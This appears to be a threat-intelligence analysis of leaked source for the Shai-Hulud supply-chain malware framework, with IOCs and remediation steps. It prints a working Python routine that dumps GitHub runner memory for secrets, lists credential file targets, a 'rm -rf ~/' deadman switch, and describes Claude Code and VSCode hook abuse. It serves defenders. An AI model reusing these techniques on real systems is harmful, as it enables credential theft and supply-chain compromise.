

Key points and observations

- On May 12, 2026, a GitHub repository noticed under several likely compromised users (github search) appeared containing what appears to be the complete source code for the Shai-Hulud offensive framework attributed to TeamPCP.
- The repository's README explicitly states: "Love - TeamPCP" and "Change keys and C2 as needed."
- The framework is a modular TypeScript/Bun toolkit for credential harvesting, supply chain poisoning, and encrypted data exfiltration, targeting both CI/CD pipelines and developer workstations.
- All 3 commits use a spoofed date (
2099-01-01) and are authored byTeamPCP_OSS <TeamPCP>. - The source code maps directly to compiled artifacts previously observed in the wild including
router_init.js,setup.mjs, andopensearch_init.js - The released source code showed evolving capabilities for persistence via AI agent integration and stealth by adding sigstore provenance to releases
Background
Throughout early-to-mid 2026, the threat actor known as TeamPCP conducted a series of escalating supply chain attacks across the npm and PyPI ecosystems. Multiple open source reports provided detailed analyses of the campaign's evolution from the initial Trivy and Checkmarx KICS tag hijacking in March, through the LiteLLM PyPI poisoning, to the more recent TanStack and UiPath npm compromises.
These reports described the compiled payloads and their behavior in detail: obfuscated 2.3MB JavaScript bundles, OIDC token abuse for trusted publishing, Runner.Worker memory extraction, and AES-256-GCM encrypted exfiltration to domains mimicking legitimate open source projects.
What they couldn't show was the source code behind it all.
On May 12, 2026, a repository briefly appeared on GitHub that filled that gap. This appears to have been removed by GitHub shortly after publishing, though not in time to prevent multiple forks. We were able to obtain a copy of the code before it was pulled and performed a static analysis of the repository contents and found a complete, production-grade offensive framework that accounts for nearly every TTP previously attributed to TeamPCP.
Architecture overview
The framework follows a clean pipeline design. Each stage is decoupled through well-defined interfaces, which allows operators to swap components.

| Component | Role |
|---|---|
| Loaders | Stage-1 droppers (BASH_LOADER.sh, PYTHON_LOADER.py, config.mjs) that bootstrap execution by downloading the Bun runtime and launching the bundled JavaScript payload |
| Providers | Credential and secret collection modules, each targeting a specific source: filesystem, shell environment, GitHub Actions runners, AWS, Kubernetes, HashiCorp Vault |
| Collector | Buffered ingestion layer with a configurable flush threshold (default: 100KB), batching results before handoff to the dispatcher |
| Dispatcher | Manages encrypted delivery with ordered failover across multiple sender backends |
| Senders | Exfiltration channelsHTTPS POST to a C2 domain, or GitHub repositories used as encrypted dead-drops |
| Mutators | Supply chain propagation by poisoning GitHub repository branches and publishing backdoored npm packages |
Credential harvesting
The toolkit's collection capabilities are broad. Three providers run immediately on startup as "quick results" before the heavier cloud-targeting providers are initialized.
Filesystem scanning
The FileSystemService maintains OS-specific lists of over 100 sensitive file paths. On Linux and macOS, these include:
- Cloud credentials:
~/.aws/credentials,~/.azure/accessTokens.json,~/.config/gcloud/credentials.db - SSH material:
~/.ssh/id_*,~/.ssh/config,~/.ssh/known_hosts - Kubernetes:
~/.kube/config,/var/run/secrets/kubernetes.io/serviceaccount/token - Cryptocurrency wallets: Bitcoin, Ethereum, Monero, Litecoin, Dogecoin, Zcash, Electrum, Exodus, Ledger Live
- Messaging applications: Discord, Slack, Telegram, Signal, Element
- Package registries:
.npmrc,.pypirc,.yarnrc - AI development tools:
.claude.json,.claude/mcp.json,.kiro/settings/mcp.json - Shell histories, VPN configurations, Docker configs, git credentials,
.envfiles
Files are read up to a 5MB cap per file. Glob patterns are expanded at runtime, so entries like **/.env and ~/.docker/*/config.json match recursively.
Shell environment
The ShellService runs gh auth token to extract the GitHub CLI's cached token and captures the entire process.env object. This alone can yield CI/CD secrets, cloud credentials, and API keys that are injected as environment variables during pipeline runs.
GitHub Actions runner memory extraction
This is the technique that initially drew attention in open source reporting on TeamPCP. The GitHubRunner provider checks whether it's executing inside GitHub Actions on a Linux runner, then feeds python_util.py to the Python interpreter via stdin with sudo:
pid = get_pid()  # finds Runner.Worker by scanning /proc/*/cmdline
map_path = f"/proc/{pid}/maps"
mem_path = f"/proc/{pid}/mem"
with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
    for line in map_f.readlines():
        m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([-r])', line)
        if m.group(3) == 'r':
            start = int(m.group(1), 16)
            end = int(m.group(2), 16)
            mem_f.seek(start)
            chunk = mem_f.read(end - start)
            sys.stdout.buffer.write(chunk)
The raw memory dump is piped through grep -aoE to extract JSON structures matching GitHub Actions' internal secret format: "<key>":{"value":"<value>","isSecret":true}.
This sidesteps GitHub Actions secret-masking layer completely so that secrets are read from process memory before masking can occur.
Cloud and infrastructure providers
The remaining providers target deeper infrastructure and are dispatched after the initial quick results are sent:
- AWS - A full credential chain resolver (environment variables, web identity token files, ECS container metadata, EC2 IMDSv2, all named profiles). Once credentials are obtained, the toolkit enumerates Secrets Manager and SSM Parameter Store across all 17 default AWS regions, reading every secret value with decryption enabled. The AWS SigV4 signing implementation is hand-rolled and has no SDK dependency.
- Kubernetes - Reads the in-cluster service account token or parses
~/.kube/configfor bearer tokens. Lists all namespaces, then pulls and base64-decodes every secret in each namespace. The regex pattern set is extensive: AWS keys, GCP service account JSON, database connection strings, Stripe keys, private keys, Docker auth, and more. - HashiCorp Vault - Attempts authentication through four methods: environment variables, token files (12+ path candidates), Kubernetes auth, and AWS IAM auth. Once authenticated, it enumerates all KV mounts and reads up to 100 secrets per mount across both v1 and v2 engines.
Token scanning
All provider results pass through configurable regex patterns in the base Provider class. The framework scans output for GitHub PATs (ghp_/gho_), npm tokens (npm_), GitHub installation tokens (ghs_), and JWT-format runner tokens. Matched tokens are fed back into the pipeline GitHub tokens trigger the GitHubActionsService, npm tokens trigger the NpmClient mutator. This creates a self-propagating loop: harvested credentials unlock new attack surfaces.
Exfiltration
All collected data is encrypted before leaving the host. The Sender base class implements a hybrid encryption scheme:
- Generate a random 32-byte AES key and 12-byte IV
- Gzip-compress the JSON payload
- Encrypt with AES-256-GCM
- Encrypt the AES key with RSA-4096-OAEP using a hardcoded public key (
enc_key.pub) - Combine IV + ciphertext + auth tag into a base64 envelope
The dispatcher tries senders in priority order, falling through on failure.
Primary: HTTPS to C2 domain
The default destination for this campaign is git-tanstack[.]com:443/router before sending, the domain sender does a DNS lookup and HTTP healthcheck (expects 400 or 404).
If the primary C2 is unreachable, the DomainSenderFactory searches GitHub for commits containing a cryptographically signed fallback domain. It queries the commit search API for the string thebeautifulmarchoftime, then verifies each result's signature against a second hardcoded RSA-4096 public key (verify_key.pub). A valid signature yields the backup C2 domain. The attacker can rotate C2 infrastructure by pushing a signed commit to any public repository.
Fallback: GitHub repositories as dead-drops
When domain-based exfiltration fails entirely, the framework uses stolen GitHub tokens to create new public repositories with Dune-themed names lifted directly from the novel (adjective-noun-number, drawn from word lists like sardaukar, mentat, ornithopter, stillsuit). The repository description is set to Shai-Hulud: Here We Go Again.
Encrypted data is committed to a results/ directory as JSON files. Payloads larger than 30MB are automatically chunked across multiple files. The attacker can later retrieve these by searching GitHub for repositories matching the known naming pattern and description.
When a stolen token belongs to a user who is not a member of any GitHub organization, the sender also embeds the double-base64-encoded token in the commit message and installs a deadman switch more on that below.
Persistence and the deadman switch
The framework establishes persistence through two mechanisms.
On non-CI systems, daemonize() forks the process as a detached child with stdio: "ignore" and __DAEMONIZED=1 to prevent fork loops. A PID-based lock file at /tmp/tmp.ts018051808.lock prevents duplicate instances.
The more notable mechanism is DEADMAN_SWITCH.sh. When the GitHub sender attaches a token to an exfiltration envelope, it simultaneously installs a monitoring daemon:
- macOS: A LaunchAgent at
~/Library/LaunchAgents/com.user.gh-token-monitor.plistwithRunAtLoadandKeepAliveon failure - Linux: A systemd user service at
~/.config/systemd/user/gh-token-monitor.servicewithloginctl enable-lingerfor session-independent persistence
The daemon polls https://api.github.com/user checks the token's validity against the GitHub API on a one-minute interval. If it receives an HTTP 40x response indicating the token has been revoked it executes a handler command. The default handler is rm -rf ~/.
The commit message used for exfiltration spells this out: IfYouRevokeThisTokenItWillWipeTheComputerOfTheOwner. Whether this is a deterrent against revocation or a genuine destructive capability, the code implements it faithfully. The daemon self-terminates after 24 hours regardless.
Supply chain poisoning
The mutator subsystem is where harvested credentials are weaponized for propagation.
GitHub repository poisoning
The ReadmeUpdater (the name is deliberately misleading) uses stolen GitHub tokens to push malicious files across all branches of the victim's repository. The files it commits are:
| Target path | Content | Purpose |
|---|---|---|
.vscode/tasks.json |
VSCode task with runOn: "folderOpen" executing node .claude/setup.mjs |
Triggers payload when any developer opens the repo in VSCode |
.claude/settings.json |
Claude Code hook on SessionStart executing node .vscode/setup.mjs |
Triggers payload when Claude Code initializes in the repo |
.claude/setup.mjs |
The config.mjs Node.js loader |
Downloads Bun, runs the bundled payload |
.vscode/setup.mjs |
Same loader | Redundant execution path |
.claude/<SCRIPT_NAME> |
The compiled malware binary itself | The payload that gets executed |
Commits are attributed to claude@users.noreply.github.com with the message chore: update dependencies. Branches matching dependabot/** and copilot/** patterns are filtered out to avoid interference with automated systems. Commits are batched via the GitHub GraphQL API in groups of 2 to stay under rate limits.
This is worth pausing on: the framework specifically targets IDE and AI coding assistant hooks as persistence vectors. A developer who clones or opens a poisoned repository will execute the payload without any additional interaction; this means that VSCode runs the task on folder open, and Claude Code runs the hook on session start.
npm package poisoning (token-based)
When the collector identifies npm tokens in harvested data, the NpmClient mutator validates them against the npm registry API. It checks that the token has package:write permissions and bypasses 2FA, then enumerates every package the token can publish to including org-scoped packages.
For each writable package, the mutator:
- Downloads the latest published tarball
- Extracts and modifies
package.jsonto add apreinstallscript (node setup.mjs) - Copies the
config.mjsloader assetup.mjsinto the package - Copies the compiled malware binary
- Bumps the patch version
- Publishes the modified tarball back to npmjs.org
npm package poisoning (OIDC-based)
The NPMOidcClient is purpose-built for GitHub Actions environments that use trusted publishing. When the framework detects it's running inside a workflow that matches a specific target (hardcoded to release-drafter.yml in opensearch-js), it:
- Requests a GitHub Actions OIDC token scoped to
npm:registry.npmjs.org - Exchanges the OIDC token for an npm publish token via npm's OIDC token exchange endpoint
- Downloads the
@opensearch-project/opensearchpackage (hardcoded in for this campaign) - Injects a malicious
optionalDependencypointing to a GitHub commit ref - Bumps the version
- Generates a complete Sigstore provenance bundle requesting a signing certificate from Fulcio, signing a DSSE envelope with an ephemeral ECDSA key, and recording the envelope in Rekor's transparency log
- Publishes with the forged provenance attached
The provenance forgery is notable. The resulting package appears to have legitimate build attestation, which downstream verification tools and registry UI would display as a trusted, reproducible build. The SLSA v1 provenance predicate, the Fulcio certificate chain, and the Rekor transparency log entry are all real; they just attest to a build that the attacker controlled.
Obfuscation
The build pipeline explains why the compiled artifacts observed in the wild are difficult to create signature based detections for. Every build generates a fresh random passphrase (32 random bytes, hex-encoded), which is used as the seed for a PBKDF2-derived key (200,000 iterations, SHA-256). All strings wrapped in scramble() at the source level are encoded with a per-character polyalphabetic substitution cipher keyed to this passphrase, then replaced with beautify() calls at build time.
The practical effect of this process is that two builds from identical source code produce entirely different string encodings. Combined with Bun's minifier and javascript-obfuscator (control flow flattening, base64 string arrays), the resulting ~2.3MB router_init.js bundles resist both signature matching and casual reverse engineering.
Asset files (shell scripts, public keys, workflow YAML, Python utilities) are separately encrypted with per-file AES-256-GCM keys during the prebuild step, then embedded as base64 blobs in src/generated/index.ts. They're decrypted at runtime.
Environment variable names receive the same treatment, process.env.AWS_SECRET_ACCESS_KEY is rewritten to process.env[scramble("AWS_SECRET_ACCESS_KEY")] before the scramble transform encodes it, so even the env var names are obfuscated in the compiled output.
When the isSilent flag is set to true in logger.ts, a build-time transform strips all logUtil.* calls entirely, eliminating debug strings from the bundle.
Evasion: the Russian locale check
Before any collection or exfiltration occurs, the preflight() function in index.ts calls isSystemRussian(). This checks the system locale (via Intl.DateTimeFormat, LC_ALL, LANG, LANGUAGE) and exits cleanly if any resolve to a Russian (ru) prefix.
This is a well-documented pattern in Eastern European cybercrime, a geographic killswitch intended to avoid targeting systems in Commonwealth of Independent States (CIS) countries. Its presence here is consistent with prior TeamPCP attribution analysis.
MITRE ATT&CK mapping
| ID | Technique | Implementation |
|---|---|---|
| T1195.002 | Compromise Software Supply Chain | npm package poisoning, GitHub repo branch poisoning |
| T1195.001 | Compromise Software Dependencies | OIDC-based npm publishing with forged provenance |
| T1199 | Trusted Relationship | GitHub Actions OIDC token abuse for npm publish |
| T1059.004 | Unix Shell | BASH_LOADER.sh, DEADMAN_SWITCH.sh |
| T1059.006 | Python | PYTHON_LOADER.py, python_util.py (memory reader) |
| T1059.007 | JavaScript | config.mjs, compiled payloads, entire TypeScript framework |
| T1204.002 | User Execution: Malicious File | VSCode runOn: "folderOpen", Claude Code SessionStart hook |
| T1543.001 | Launch Agent | macOS com.user.gh-token-monitor persistence |
| T1543.002 | Systemd Service | Linux gh-token-monitor.service persistence |
| T1552.001 | Credentials in Files | 100+ file paths scanned across 3 OS families |
| T1552.005 | Cloud Instance Metadata Service | AWS IMDSv2, ECS container metadata |
| T1552.007 | Container API | Kubernetes service account tokens, secrets API |
| T1003 | OS Credential Dumping | /proc/<pid>/mem reading of Runner.Worker |
| T1528 | Steal Application Access Token | gh auth token, GitHub PATs, npm tokens, Vault tokens |
| T1560.001 | Archive via Utility | gzip compression before encryption |
| T1041 | Exfiltration Over C2 Channel | HTTPS POST to git-tanstack[.]com |
| T1567.001 | Exfiltration to Code Repository | Encrypted commits to GitHub repos |
| T1573.002 | Asymmetric Cryptography | RSA-4096 + AES-256-GCM hybrid encryption |
| T1102 | Web Service | GitHub commit search as signed C2 dead-drop |
| T1485 | Data Destruction | rm -rf ~/ deadman switch |
| T1588.004 | Digital Certificates | Fulcio certificate abuse for provenance forgery |
TeamPCP TTP correlation
We compared the source code against TTPs documented in prior open source reporting on the TeamPCP campaign, covering the LiteLLM compromise, the broader TeamPCP supply chain investigation, and the TanStack and UiPath incidents.
Of 22 distinct TTPs attributed to TeamPCP across these reports, 19 are implemented in this codebase. The three absent capabilities WAV steganography, cryptomining payloads, and the CanisterWorm ICP-based C2 may represent operational additions not included in the open-sourced version, or parallel tooling maintained separately.
The .pth file persistence technique documented in the LiteLLM attack is notable by its absence. The framework instead uses VSCode tasks and Claude Code hooks for the same purpose IDE-triggered execution on repository open. This may reflect an evolution in technique, shifting from Python interpreter hooks to development tool hooks as the attack surface expanded.
Several capabilities in this source code were not described in prior reporting:
- AI coding assistant backdoors - Persistence via
.claude/settings.jsonhooks represents a new vector that specifically targets the emerging AI-assisted development workflow. - Sigstore provenance forgery - Generating legitimate Fulcio certificates and Rekor transparency log entries to make poisoned packages appear attestation-verified. This undermines a trust mechanism that the ecosystem has been actively promoting as a supply chain security control.
- Cryptographic C2 dead-drops -Using RSA-signed GitHub commits for verified fallback domain resolution, allowing C2 rotation without modifying any deployed payloads.
- Coercive deadman switch - The
IfYouRevokeThisTokenItWillWipeTheComputerOfTheOwnermechanism, which attempts to deter incident response by threatening destructive action on credential revocation.
TTP comparison matrix
| Known TeamPCP TTP | Present in Shai-Hulud? | Confidence |
|---|---|---|
| Supply chain attacks on npm packages | YES Full npm poisoning pipeline with stolen tokens and OIDC | Exact match |
| Trojanizing GitHub repositories via force-push/tag hijacking | YES Branch-level commit poisoning across all branches | Exact match (method evolved) |
| Double base64 encoding for payload obfuscation | YES Token encoding: Buffer.from(Buffer.from(token).toString("base64")).toString("base64") |
Exact match |
| AES-256 encryption with RSA public key for exfiltration | YES AES-256-GCM + RSA-4096 OAEP hybrid encryption | Exact match |
| Credential harvesting: SSH keys, cloud creds, K8s, API keys | YES Comprehensive collection from 100+ file paths + live APIs | Exact match |
Runner.Worker process memory reading (/proc/<pid>/mem) |
YES python_util.py reads Runner.Worker memory for secret extraction |
Exact match |
| Environment variable collection (LLM API keys) | YES Entire process.env exfiltrated |
Exact match |
| IMDS exploitation for cloud credentials | YES IMDSv2 + ECS container metadata | Exact match |
| Kubernetes secret exfiltration | YES Full K8s API secret enumeration + base64 decode | Exact match |
| GitHub Actions workflow injection for secret dumping | YES Creates disguised workflow that dumps toJSON(secrets) |
Exact match |
| C2 domains mimicking legitimate services | YES git-tanstack.com (mimics TanStack/React Router) |
Exact match |
| Systemd masquerading for persistence | YES gh-token-monitor.service |
Exact match |
| Self-deletion / evidence cleanup | YES Deletes workflow runs + branches after secret extraction | Exact match |
| CIS country exclusion (Russian locale check) | YES isSystemRussian() exits if locale is "ru" |
Exact match |
| GitHub repository as dead-drop for C2 | YES Hidden repos + commit-based C2 domain resolution with crypto signatures | Exact match |
kamikaze.sh-style destructive capability |
YES rm -rf ~/ deadman switch |
Exact match |
| npm OIDC token abuse | YES Full OIDC→npm token exchange pipeline | Exact match |
| Sigstore provenance forgery | YES Complete Fulcio/Rekor provenance bundle generation | Exact match (novel) |
.pth file persistence (Python) |
NO Uses VSCode tasks + Claude hooks instead | Different mechanism, same goal |
| WAV steganography | NO Not present in this version | Missing |
| Cryptomining payload | NO Not present in this open-source version | Missing |
| CanisterWorm / ICP canister C2 | NO Uses GitHub + domain C2 instead | Missing |
Indicators of compromise
Network indicators
| Indicator | Type | Context |
|---|---|---|
git-tanstack[.]com |
Domain | Primary C2 exfiltration endpoint |
83.142.209[.]194 |
IP | Associated C2 infrastructure (per open source reporting) |
String indicators
| String | Context |
|---|---|
IfYouRevokeThisTokenItWillWipeTheComputerOfTheOwner |
GitHub commit search string for token recovery |
thebeautifulmarchoftime |
GitHub commit search string for signed C2 fallback domain |
Shai-Hulud: Here We Go Again |
Repository description on exfiltration repos |
chore: update dependencies |
Commit message used for branch poisoning |
com.user.gh-token-monitor |
macOS LaunchAgent label |
gh-token-monitor.service |
Linux systemd service name |
opensearch_init.js |
Payload filename (configurable) |
tmp.ts018051808.lock |
Lock file in /tmp/ |
File hashes (source repository)
These hashes are for the open-sourced source files, not compiled artifacts. Compiled outputs are cryptographically unique per build by design.
| File | SHA256 |
|---|---|
src/index.ts |
f2157f1cecbf3995aafad750e6e805c472cec466a53d17c2063f266ad2b3d625 |
src/assets/config.mjs |
77d92efe7af3547f71fd41d4a884872d66b1be9499eaa637e91eac866911694d |
src/assets/DEADMAN_SWITCH.sh |
619c56acf572df75b6004a6fc013c80900316a76099b241d64312da3a44f10b4 |
src/assets/python_util.py |
29ac906c8bd801dfe1cb39596197df49f80fff2270b3e7fbab52278c24e4f1a7 |
src/assets/enc_key.pub |
f7a1e56b6dbd42778fe349b8412ab9749c78fa2bf41ea90b1165615ddfee52e4 |
src/assets/verify_key.pub |
c55a10759f6f415a536940a75f42aa372878a51f8eb97468551eabf6d88ae492 |
src/assets/workflow.yml |
3f3f42d072bd36860ab7bd7fb5e10ac0d22c741c13c89505ccd6ec0ea572eea7 |
File hashes (compiled artifacts, per open source reporting)
| File | SHA256 |
|---|---|
router_init.js |
ab4fcadaec49c03278063dd269ea5eef82d24f2124a8e15d7b90f2fa8601266c |
setup.mjs |
2258284d65f63829bd67eaba01ef6f1ada2f593f9bbe41678b2df360bd90d3df |
RSA public keys
The exfiltration encryption key and C2 verification key are embedded in the repository as src/assets/enc_key.pub and src/assets/verify_key.pub respectively. These are 4096-bit RSA keys. Their hashes are listed above. Any payload encrypted to enc_key.pub can only be decrypted by the corresponding private key held by the attacker.
A note on reproducibility
The compiled artifact hashes from open source reporting cannot be reproduced from this source code. This is by design; the build pipeline generates a fresh random passphrase for each build, which seeds the string encoding. Two builds from identical sources produce different binaries. This is an effective anti-signature measure: defenders cannot generate YARA rules from one compiled sample and expect them to match the next deployment.
The source file hashes listed above are stable and can be used to detect copies or forks of the open-sourced repository itself.
What this means
The open-sourcing of a production offensive framework is not unprecedented, but it's unusual for an active campaign. It lowers the barrier for other actors to adopt TeamPCP's playbook including the more sophisticated techniques like OIDC token abuse, provenance forgery, and AI tool persistence hooks.
For defenders, the source code is also very useful. It provides complete visibility into collection targets, evasion techniques, and exfiltration methods. The 100+ file paths in the filesystem provider are a checklist of what the attacker considers high-value. The obfuscation pipeline documents exactly what signature-based detection is up against. And the mutator code reveals the mechanics of how supply chain propagation works at the implementation level.
Organizations should review whether their CI/CD pipelines, developer workstations, and cloud environments are exposed to the credential harvesting techniques documented here particularly the Runner.Worker memory extraction, the IMDS/container metadata collection, and the IDE hook persistence mechanisms.
How to know if you have been impacted?
❗ Before revoking any GitHub tokens: the framework installs a daemon (gh-token-monitor) that runs rm -rf ~/ if your token is revoked. Disable it first, then rotate credentials.
# macOS
launchctl unload ~/Library/LaunchAgents/com.user.gh-token-monitor.plist 2>/dev/null
rm -f ~/Library/LaunchAgents/com.user.gh-token-monitor.plist
# Linux
systemctl --user stop gh-token-monitor.service 2>/dev/null
rm -f ~/.config/systemd/user/gh-token-monitor.service
Check ~/.claude/settings.json (and per-project .claude/settings.json) for a SessionStart hook. Any hook executing node .vscode/setup.mjs or node .claude/setup.mjs is malicious. Poisoned repos also receive a .vscode/tasks.json with runOn: "folderOpen" pointing to the same loader.
grep -ri "SessionStart" ~/.claude/ 2>/dev/null
grep -ri "setup.mjs" ~/.claude/ 2>/dev/null
find . -name "tasks.json" | xargs grep -l "setup.mjs" 2>/dev/null
For repository poisoning, look for commits from claude@users.noreply.github.com with message chore: update dependencies across all branches — locally and on GitHub.
git log --all --oneline --author="claude@users.noreply.github.com"
git log --all --oneline --grep="chore: update dependencies"
git log --all --full-history -- ".claude/setup.mjs" ".vscode/setup.mjs" ".vscode/tasks.json"
If a GitHub token was stolen, check for exfiltration repos (description: Shai-Hulud: Here We Go Again) or evidence of C2 rotation using your token:
gh repo list --json name,description | grep -i "Here We Go Again"
gh api "search/commits?q=IfYouRevokeThisTokenItWillWipeTheComputerOfTheOwner" --jq '.items[].html_url'
If npm tokens were harvested, check your packages for unexpected patch bumps with a preinstall script (npm show <package> scripts). Yank affected versions immediately.